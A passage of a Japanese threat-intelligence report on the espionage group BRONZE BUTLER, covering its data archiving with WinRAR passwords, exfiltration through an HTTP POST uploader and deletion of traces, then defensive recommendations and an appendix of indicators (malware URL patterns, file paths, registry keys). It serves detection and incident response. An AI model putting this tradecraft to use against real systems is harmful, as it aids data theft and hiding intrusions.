ここで使用されている r.dat は、WinRAR のコマンドラインツールであり、指定されているオプションはそれぞれ以下を表しています。

コマンド/オプション	説明
a	RAR アーカイブにファイルを追加する
-v	指定されたファイルサイズ（ここでは 500k バイト）毎のファイルに分割する
-hp	指定されたパスワード（ここでは 1qazxsw2）を用い、アーカイブ全体を暗号化する
ta	作成するアーカイブ名
@	指定されたファイルリスト（ここでは 20160712-ssd.txt）に記載されたファイルをアーカイブする

SecureWorks で確認した BRONZE BUTLER が使用するパスワードは以下のとおりで、キーボード配列に沿ったものが多く使われています。

- 1234qwer
- 1234qwer!
- 1234$%qwer
- 1qazxsw2
- 1qazxcde32ws

RAR アーカイブを作成した後多くの場合、BRONZE BUTLER は独自のアップロード専用ツール（アップローダ）を使用して外部へ持ち出します。この独自のアップローダには、RAR アーカイブを HTTP POST リクエストによって指定された URL に送信し、送信済みの RAR アーカイブを削除する機能があります。Datper や xxmm が使用されるようになってからは、独自のアップローダではなく、Datper や xxmm がもつファイル転送機能を使用するケースも増えています。

また、2017 年 3 月 30 日に警察庁が公開した以下の注意喚起文には、攻撃者が USB メモリを経由してインターネット接続されていないファイルを窃取する方法についての記述があります。SecureWorks で同様の事例は確認できていませんが、攻撃の手口（情報窃取後の流れやファイルパス）などの共通点から、BRONZE BUTLER による攻撃で確認された手法であると考えられます。

> サイバー攻撃に関する注意喚起について
> https://www.npa.go.jp/cyberpolice/detect/pdf/20170330.pdf

4.5.2 窃取される情報の種類

複数の被害組織において窃取されたファイルには、以下の共通点があります。

- 開発データやテクノロジに関する企業機密
- 製品仕様書
- 公開前の機密情報
- 営業情報
- 社内のネットワークやシステムの構成情報
- 議事録や過去のメールにおけるやりとり

4.6 証跡の削除

目的を達成した BRONZE BUTLER は、その証跡をすべて削除します。RAR アーカイブは独自のアップローダの機能により削除され、それ以外のファイルは del コマンドで削除されます。ファイルの削除が完了すると、接続を維持するマルウェアだけが残り、次の活動まで潜伏し続けます。

また、インシデント対応によって被害端末が隔離され、接続が維持されていた端末数が減少していった場合、BRONZE BUTLER がそれに気づき、他の端末へ感染を拡大させる行為のみを行う事例を確認しています。

5. 標的型攻撃に対抗するために推奨される取り組み

本章では BRONZE BUTLER による標的型攻撃に対して、有効と考えられる取り組みについて紹介します。

ここで解説する推奨策は、一般的なセキュリティ対策やベストプラクティスを網羅的に記載することが目的ではありません。ご了承ください。

BRONZE BUTLER は高度かつ隠密的な攻撃を行うため、侵入を未然に防ぐことは限りなく困難です。そのため本レポートでは侵入は発生するという前提のもと、主に下記の観点から推奨策について説明します。

- 攻撃（スパイ活動）による影響範囲を軽減・抑止する取り組み
- 攻撃を早く発見するための取り組み
- 仮に攻撃を発見した場合の根絶に向けた取り組み

5.1 標的型攻撃の早期発見および抑止に有効な事前の取り組み

標的型攻撃を早期に発見する、また被害を未然（事前）に軽減するための取り組みは、下記のとおりです。

5.1.1 インシデント対応態勢および連絡窓口の整備

前述のとおり、一連の攻撃活動は被害組織が自身で気づくケースよりも、警察や JPCERT コーディネーションセンターのような外部機関からの連絡で気づく場合が多いです。今後同様の攻撃活動が行われた場合にもその傾向は続くと考えられます。

こういった緊急事態に速やかに対応できる態勢を自組織で準備しておくことが、平時において最も重要な取り組みの一つです。近年、SecureWorks でも CSIRT（Computer Security Incident Response Team / シーサート）、いわゆるインシデント対応チームを自組織で構築・運用するための支援に関する問い合わせが増加しています。また日本シーサート協議会（www.nca.gr.jp）では会員となる組織が年々倍増しているという事実もあることから、日本国内の各組織においてインシデント対応への関心が高まっていることが窺えます。

CSIRT における重要な役割としてインシデント対応態勢を整えておくことに加え、平時から組織内外に向けて情報連携を行っておくとともに、連絡窓口の整備も不可欠です。警察や JPCERT コーディネーションセンターを含む外部からの報告があった場合においても、適切なエスカレーションを行われるように連絡フローを明確にしておき、組織内にも周知徹底することが求められます。 加えて、自組織で全てのインシデント対応プロセスを完結することは通常困難であるため、有事の際にセキュリティ専門機関と速やかに連携できるような契約を行っておくことを推奨します。

5.1.2 フォレンジック調査手順の整備

インシデントが発生した際、侵害された端末やサーバをフォレンジック調査するためにディスク（ハードディスクなど）のイメージをコピーする手続きを行います。フォレンジックイメージの早期取得は、調査結果の精度を上げるために重要となるため、フォレンジックイメージの取得手順を整備することを勧めます。また、セキュリティ専門機関に調査を依頼する場合は、イメージデータの受け渡し方法についても事前に協議しておくことが有効です。

5.1.3 アンチウイルスソフトウェア設定の見直し

長期におよぶ攻撃者の活動課程で利用されたマルウェアや攻撃ツールの一部が、アンチウイルスソフトウェアに検知される場合があります。 SecureWorks が対応した事例のなかには、アンチウイルスソフトウェアが検体を削除してしまい、ウイルス解析等の詳細調査ができないケースがありました。アンチウイルスソフトウェアがマルウェアを検知した場合、一旦隔離するなど設定を変更することを推奨します。

また、アンチウイルスソフトウェアがマルウェアを検知していたにも関わらず、社内情報システムやセキュリティ担当者が感染の事実に気づかない、あるいは攻撃の重要性を看過してしまうことにより、対応が遅れているケースも散見されています。エンタープライズ向けアンチウイルスソフトウェアを用いている場合、検知状況の中央管理が可能です。セキュリティ担当者は組織内のウイルス検知状況を定期的に監視すること、そしてマルウェア検知名などを用いて、トロイの木馬やバックドアに分類されるマルウェアの感染があった場合には、セキュリティ専門ベンダなどに調査・対応を依頼することを検討してください。

5.1.4 各種ログの取得および設定の見直し

被害に気づき、インシデント対応を行うことになった場合、攻撃の状況や影響範囲を特定するために通信やシステムのログ解析が必要となります。BRONZE BUTLER による標的型攻撃は、HTTP 通信経由で侵入が行われており、Windows 系システムが対象となっているため、プロキシログと Windows のイベントログは非常に重要な情報源となります。しかしながら、SecureWorks が対応した中には、いくつかの要因のため十分にログ解析が行うことができなかった事例がありました。

以下に挙げる点を再度確認し、被害を受けた際に詳細な調査が行えるよう準備しておくことを推奨します。

- プロキシログ取得に関する注意点
    - プロキシを自組織ネットワーク内に設置しているにも関わらず、プロキシを経由せずインターネット通信が行われていないか確認
    - プロキシログは GET リクエストのパラメータまで取れているか、またそのパラメータが十分な長さ（最大千文字程度）取れるようになっているかを確認
    - Squid はデフォルト設定では GET リクエストのパラメータを取得しないため、取得するよう設定を変更
    - 十分な期間のログを取得し、保存しているかを確認（可能であればオフラインで数年間分のプロキシログを保存できていることが望ましい）
    - プロキシサーバが多段で組まれている場合、攻撃者の行動が追跡できるようなログ取得ができるような設定に変更
    - DHCP を使用している場合には、ログに残った IP アドレスと端末をすぐに紐付けられるようになっているか確認

- Windows イベントログ取得に関する注意点
    - 最大ログサイズを変更して十分な期間のログを取得できるよう設定
    - 古いログを上書きではなくアーカイブするように設定を変更
    - ログインの成功と失敗だけではなく、スケジュールタスクの作成、NTLM 認証、Kerberos 認証、パスワード変更、イベントログの消去といった情報も取得できるように設定を変更

また Microsoft 社が提供する Sysmon を導入することも非常に効果的です。BRONZE BUTLER による攻撃では、マルウェアの通信が暗号化されているため、攻撃者の行動を追跡することは容易ではありません。しかしながら Sysmon を導入することにより、攻撃者が侵入した Windows 端末における行動を比較的簡単に特定することが可能となります。実際に、Sysmon を導入していたために攻撃者の実行したコマンドを特定できた事例もありました。

Sysmon
https://technet.microsoft.com/en-us/sysinternals/sysmon.aspx

5.1.5 自組織によるログやシステムの簡易的な調査

本レポートで解説してきたとおり、通常 BRONZE BUTLER の標的型攻撃を検知することは困難であるため、簡易的なログやシステムの調査を自組織で行い、攻撃の痕跡がないか確認することを推奨します。下記の観点での調査は有効であると考えます。（本レポート Appendix A: 攻撃活動検知に有効な情報に詳細な情報を記載）

- マルウェアが使用する URL のパターンや User Agent の検索（プロキシログなど）
- BRONZE BUTLER が使用する実行ファイル名の検索（システム上）
- SKYSEA Client View のログ
- Active Directory 上のスケジュールタスク
- レジストリエントリ

5.1.6 定常的な監視

BRONZE BUTLER に限らず、標的型攻撃が組織のネットワークに一度侵入すると、横断的侵害を行い端末から端末へと影響範囲を広げていきます。そのため、ネットワーク通信だけではなく、E メールや端末レベルでの活動を定常的に監視することが重要です。

E メールの添付ファイル、端末上での実行ファイルや Windows コマンド、そして特権ユーザの利用などさまざまな観点からの監視が必要となりますので、本レポートで解説した BRONZE BUTLER の攻撃手法を参考に監視項目を設定することを推奨します。

ご参考までに SecureWorks で提供するソリューションでは、ネットワーク通信、E メール、エンドポイント（端末）を監視対象としています。

AETD Red Cloak：https://www.secureworks.jp/capabilities/managed-security/endpoint-security/red-cloak

AMPD：https://www.secureworks.jp/capabilities/managed-security/network-security/advanced-malware-protection

5.1.7 Windows 標準コマンドの利用制限

攻撃者が横断的侵害を行う際に使用する多くのコマンドは、net や ping、schtasks といった Windows 標準コマンドですが、通常の業務においてユーザがこれらのコマンドを使用する機会は多くありません。そのため、前述の通り、コマンド実行の監視に加え、攻撃に多用される Windows 標準コマンドの実行を制限することで、侵入後の被害が軽減される可能性があります。

以下を参考に、コマンドの制限を検討することを推奨します。

> 攻撃者が悪用する Windows コマンド(2015-12-02)
> https://www.jpcert.or.jp/magazine/acreport-wincommand.html

5.1.8 管理者ユーザアカウントの利用制限

BRONZE BUTLER に限らず標的型攻撃では、ドメイン管理者アカウントなど特権ユーザの認証情報を狙う攻撃が常套手段となっています。前述のとおり、特権ユーザの利用状況を監視することに加え、利用範囲と用途を最小限にとどめることにより、攻撃された場合の影響を軽減できる可能性が高まります。また、ワンタイムパスワードを使用した二要素認証を使用することも検討してください。ドメインでのグループポリシーなどで、ネットワーク経由あるいはリモートアクセス制限の適用を推奨しますが、システム構成や運用上難しい場合は、定めたルールに基づいて運用の徹底を図ることを推奨します。

5.1.9 Active Directory のセキュリティ強化

Active Directory は、標的型攻撃が行われる際に必ず攻撃対象として狙われる重要なシステムとなります。BRONZE BUTLER も目的である重要情報の窃取を達成するためにファイルサーバなどへのアクセスを行う際、ドメイン管理者アカウントや認証サーバの情報を悪用します。従って、Active Directory の堅牢化および運用強化は最も重要な対策の一つといえます。

2017 年 3 月 14 日に JPCERT コーディネーションセンターが Active Directory を狙う高度なサイバー攻撃の早期検知と被害軽減のために解説書「ログを活用した Active Directory に対する攻撃の検知と対策」を公開しました。

> ログを活用した Active Directory に対する攻撃の検知と対策
> http://www.jpcert.or.jp/research/AD.html

当解説書には、予防策が下記の通りまとめられているだけでなく、詳細な対策手順も記載されていますので、参考にして対策を講じることを推奨します。

- 管理専用端末の設置
- 通信先セグメントの制限
- アカウント使用を同じセグメント内に制限
- 付与する特権の最小化
- セキュリティ更新プログラム適用
- 認証情報の保護
- 適切なパスワードの設定

5.1.10 SKYSEA Client View のアップデート

前述のとおり、近年、SKYSEA Client View の脆弱性を用いた攻撃を起点とした侵入が行われているため、SKYSEA を利用している場合は、必ず最新版にアップデートすることを推奨します。

5.1.11 モバイルデータ通信デバイス利用時におけるアクセス制御

一部のモバイルデータ通信デバイスを使用している環境においては、端末にグローバル IP アドレスが割り振られているにも関わらず、外部からのアクセスに対する基本的なアクセス制御（入り口対策）が実装されていないケースが散見されています。本レポートに記載した SKYSEA Client View の脆弱性を用いた攻撃だけでなく、RDP、ファイル共有などといった基本的なプロトコルを用いた攻撃を受ける危険性があるため、Windows Firewall といったパーソナルファイアウォールなどを活用してモバイル用端末のアクセス制御の検討を推奨します。あるいは、端末に直接グローバル IP アドレスが付与される事態を防ぐため、NAPT 機能を持つモバイルルータなどを使用することも効果的です。

5.2 標的型攻撃を発見した場合の有効な緊急対策と根絶に向けた取り組み

標的型攻撃を検知した場合の緊急対応および被害を最小限に食い止めるための取り組みとして、以下が挙げられます。

※上記「5.1 標的型攻撃の早期発見および抑止に有効な事前の取り組み」で解説した対策が講じられていない場合、下記の緊急対応策が有効に機能しない可能性が高くなります。不十分な対応に留まっているものについては最優先に、インシデント対応と並行して実施することを推奨します。

5.2.1 インシデント対応開始～組織内および外部機関との連携

標的型攻撃の多くの場合は、外部からの通報で発覚します。通常は、警察や JPCERT コーディネーションセンターが差し押さえた攻撃に使われた C2 サーバのログにより、自組織の端末がアクセスされていることを認識します。その後、C2 サーバにアクセスしていた端末を隔離し、セキュリティの専門機関にフォレンジック調査を依頼するという流れが一般的です。

調査後仮に、Daserf や Datper、xxmm といった BRONZE BUTLER が使用するマルウェアの痕跡が検出された場合、本レポートで解説したような深刻な被害（機密情報の流出、Active Directory の侵害など）も最悪の事態として想定しながら対応を進める必要があります。その過程で、経営層に判断を仰ぐ必要が出てくる可能性があるため、組織内の情報共有と報告の徹底を推奨します。

5.2.2 脅威の可視化

標的型攻撃を根絶するための第一歩として、攻撃活動の実態を詳細に可視化し、現状を把握する必要があります。攻撃経路や侵害範囲などを特定することにより、根絶に向けた計画策定や対応策を講じることができます。しかし、長期間にわたり標的型攻撃を受けている場合、影響範囲はネットワークシステム全体に及んでいる可能性があるため、攻撃者の活動の全容を把握するために、広域かつ網羅性の高い調査を行うことを推奨します。

SecureWorks が提供する標的型攻撃ハンティングサービスは、高度なサイバー攻撃を能動的に追跡して脅威の全体像を可視化します。また、ハンティング活動では、ネットワーク通信やサーバ、端末などのエンドポイント情報、その他プロキシやシステムのイベントログなどを複合的に解析します。

標的型攻撃ハンティング

https://www.secureworks.jp/capabilities/incident-response/incident-management/targeted-threat-hunting

5.2.3 攻撃活動の封じ込め

標的型攻撃の実態や侵害範囲などが特定できた後は、攻撃経路の封じ込めやさらなる攻撃活動の阻止を実行します。Daserf や Datper、xxmm といったマルウェアへの感染被害、特権ユーザを含む認証情報の窃取と悪用による横断的侵害といった被害が考えられることから、それぞれで有効な対策を講じます。

特にドメイン管理者ユーザや認証サーバ（Kerberos）が侵害されている場合は、速やかに対策を講じる必要がありますが、仕様の観点からパスワードを 2 回変更するなど特殊な対応が必要になります。

JPCERT コーディネーションセンターが公開する解説書「ログを活用した Active Directory に対する攻撃の検知と対策」では、緊急対応策として下記の通りまとめられおり、詳細な対策手順も記載されています。本書を参考に対策を講じることを推奨します。

- krbtgt アカウントのパスワード変更（2 回連続の変更が必要）
- ドメイン管理者アカウントのパスワード変更
- サービスを実行しているアカウントのパスワード変更
- コンピュータアカウントのパスワード変更（Silver チケットにおいてはサービスアカウントに加えて、コンピュータアカウントも攻撃対象になる）
- 管理者アカウントのパスワード変更

ログを活用した Active Directory に対する攻撃の検知と対策

http://www.jpcert.or.jp/research/AD.html

5.2.4 再侵入に備えた態勢構築と継続的な監視

BRONZE BUTLER の活動傾向として、一度標的とした企業に対して繰り返し侵入行為を行います。標的型攻撃活動の根絶に一度成功したとしても、油断することなく継続的に監視することを推奨します。BRONZE BUTLER は、標的型メールによる攻撃、水飲み場型攻撃、日本固有の製品の脆弱性といったように侵入するための攻撃手法を変えながら活動しています。ネットワークに一旦侵入した後の横断的侵害を含むアプローチに大きな変化がないため、サイバーキルチェーンのいずれかのステップにおいて、攻撃活動を捕捉することができるよう広く監視することが重要となります。

6. 最後に

これまで説明してきたように、BRONZE BUTLER による標的型攻撃は非常に巧妙で一般的な監視やセキュリティ対策を回避しながら行われます。侵入手口やその戦略も、標的型メール、水飲み場型攻撃、ゼロデイ脆弱性など時間とともに進化しており、端末にインストールするカスタムマルウェアも通信の暗号強化含め、短期間で高度な機能更新を行うという積極的な活動が現在も続いています。こうした理由から、長期にわたり侵入されていたとしても気づくことが難しく、結果として自組織の知的財産や重要情報が継続的に流出する事態が発生しています。

また日本固有の製品の脆弱性を悪用した攻撃や日本のビジネス環境に完全に適応した攻撃からもわかるように、日本の組織を標的としたスパイ活動が目的であることは明らかです。

こうした攻撃者による横行を阻止すべく、攻撃活動の早期発見、影響範囲の特定と抑止につながることを期待して本レポートを作成しました。

本レポートに記載した攻撃手法の詳細、痕跡の特定につながる各種データ、そして標的型攻撃に対する推奨策を参考にしていただき、各組織による積極的なアプローチのもと、被害を少しでも軽減させ、また食い止めることに貢献できれば幸いです。

Appendix A:　攻撃活動検知に有効な情報

BRONZE BUTLER の攻撃活動は気付きづらく、攻撃されてから数年後に、警察庁や一般社団法人 JPCERT コーディネーションセンターからの情報提供によって気付くケースが多いです。ここでは、自組織の力で攻撃活動を検知するための情報を掲載します。ログや各端末の情報など、簡易な調査にお役立てください。

A.1　HTTP リクエスト

BRONZE BUTLER が使用するマルウェアの HTTP 通信には、URL やユーザエージェントに以下の特徴があるため、プロキシログなどから各種マルウェアの感染有無をある程度判断することができます。なお、SecureWorks が確認している各マルウェアのデフォルト設定情報については Appendix を参照ください。

マルウェア	URL のパターン	ユーザエージェント
Gofarer	• http://<ドメイン名やパス>.php	• Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+6.1;+Trident/4.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET4.0E)
Daserf	• http://<ドメイン名やパス>.gif または http://<ドメイン名やパス>.asp • http://<ドメイン名やパス>.php?id=<8 桁の 16 進文字列>&<4 文字の英小文字>=<Base64 された文字列に似た文字列>	• Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; SV1) 　○　IE のバージョンは可変
Datper	• http://<ドメイン名やパス>.php?<英小文字列>=<16 桁の 16 進文字列>1<ランダムな文字列> • http://<ドメイン名やパス>.php?<英小文字列>=<16 桁の 16 進文字列>2<Base64 された文字列に似た文字列>	
xxmm	• http://<ドメイン名やパス>.php?t0=<8 桁の 16 進文字列>&t1=<数字>&t2=<8 桁の 16 進文字列&t3=<数字>&t6=<数字> • http://<ドメイン名やパス>.php?id0=<8 桁の 16 進文字列>&id1=<数字>&id2=<8 桁の 16 進文字列&id3=<数字>&id6=<数字> • http://<ドメイン名やパス>.php?idcard0=<8 桁の 16 進文字列>&idcard1=<数字>&idcard2=<8 桁の 16 進文字列&idcard3=<数字>&idcard6=<数字> • http://<ドメイン名やパス>.php?item0=<8 桁の 16 進文字列>&item1=<数字>&item2=<8 桁の 16 進文字列&item3=<数字>&item6=<数字> • http://<ドメイン名やパス>.php?ps0=<8 桁の 16 進文字列>&ps1=<数字>&ps2=<8 桁の 16 進文字列&ps3=<数字>&ps6=<数字> • http://<ドメイン名やパス>.php?h=<8 桁の 16 進文字列>&o=<数字>&w=<8 桁の 16 進文字列&a=<数字>&y=<数字> • http://<ドメイン名やパス>/id0/<8 桁の 16 進文字列>/id1/<数字>/id2/<8 桁の 16 進文字列/id3/<数字>/id6/<数字>/<ランダムなファイル名>	• Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; SV1)
アップローダ	• http://<ドメイン名やパス>l/logo-unix.php	

BRONZE BUTLER が使用するマルウェアの HTTP 通信には、URL やユーザエージェントに以下の特徴があるため、プロキシログなどから各種マルウェアの感染有無をある程度判断することができます。なお、SecureWorks が確認している各マルウェアのデフォルト設定情報については Appendix を参照ください。

A.2　マルウェア・ツールのファイルパス

BRONZE BUTLER が使用したマルウェアやツールは、以下のパスに保存されていました。ファイル名は被害組織ごとに変更される傾向があるため、確認する際には以下のファイルだけでなく、同一ディレクトリに存在する実行ファイルや dat ファイル（中身は実行ファイル）の存在も確認することが望ましいです。

- C:\Intel\IntelUpdata.exe
- C:\Intel\Logs\hlog.exe
- C:\Intel\Logs\IntelLogSrv.exe
- C:\Intel\ExtremeGraphics\CUI\a.dat
- C:\PerfLogs\Admin\PerfLogs.exe
- C:\Program Files\Adobe\Reader 11.0\Reader\adobe.exe
- C:\Program Files\Adobe\Reader 9.0\Reader\Readersl.exe
- C:\Program Files\Common Files\Java\Java Update\jusctray.exe
- C:\Program Files\Common Files\Justsystem\JustOnlineUpdate\JustsystemUpdate.exe
- C:\Program Files\Common Files\Microsoft Shared\TRANSLAT\MSBlESAD.VBE
- C:\Program Files\CONEXANT\SAII\urllog.vbe
- C:\Program Files\Internet Explorer\jsExport.exe
- C:\Program Files\Internet Explorer\ieupset.exe
- C:\Program Files\NVIDIA Corporation\nview\nvwrsc.exe
- C:\Program Files\Windows NT\logonslmon.exe
- C:\Program Files\Windows NT\usermd.exe
- C:\Windows\system32\AdoRdUPD.exe
- C:\Windows\system32\hwcomp.exe
- C:\Windows\system32\javamon.exe
- C:\Windows\system32\precui.exe
- C:\Windows\system32\reader.exe
- C:\Windows\system32\UACExec.exe
- %TEMP%\MMoevde.exe
- %TEMP%\ms<8 桁の 16 進文字列>.exe
- %TEMP%\msensi\
- %TEMP%\plug\AvUpdate.exe
- <スタートアップフォルダ>\msdtci.exe

また、スケジュールタスクにて横断的侵害を行う際に使用するバッチファイルが C:\Windows\system32\に存在する場合があります。通常使用していないバッチファイルの存在有無を調べることで、侵害されているかどうか確認可能です。

A.3　端末上で実行されたファイルの履歴

SKYSEA Client View の脆弱性を悪用されマルウェアに感染した場合には、以下のような 00000001.BIN（BRONZE BUTLER が送り込んだダウンローダ）実行記録が SKYSEA のログ（CtlCli.log）に記録されます。

```
2016/06/xx xx:xx:xx:244    ..    ExecMacroThread.cpp    399    1304:1500    実行対象はフォルダではない
2016/06/xx xx:xx:xx:384    ..    ExecMacroThread.cpp    487    1304:1500    追加完了 App=C:\Program Files\Sky Product\SKYSEA Client View\tmp\00000001.BIN, PID=6251
```

また、Sysmon が導入されている場合、イベントログにファイルの実行履歴が記録されているため、攻撃者の関連ファイルの実行履歴の有無を確認することが可能です。

A.4 スケジュールタスク

BRONZE BUTLER は横断的侵害にスケジュールタスクを使用しますが、そのスケジュールタスクには以下の特徴があります。以下の特徴を持つタスクが登録されていないかをご確認ください。

- 名前が付けられておらず、At<数値>.job で登録されている
- 特定の時間に一度だけ実行するようになっている
- C:\Windows\system32\以下の意図しないバッチファイル（.bat）や実行ファイル（.exe）を実行する

A.5 レジストリエントリ

以下のレジストリエントリが存在した場合、Daserf（改良版）に感染している/感染していたことを示します。

キー	値
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer	"MMID" = <ランダムな 16 進文字列>

また、BRONZE BUTLER は潜伏のため、ダウンローダを自動実行するためのレジストリエントリを作成する場合があります。以下のレジストリエントリに、意図しない VBE スクリプトが登録されていないか確認することをお勧めします。

キー
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run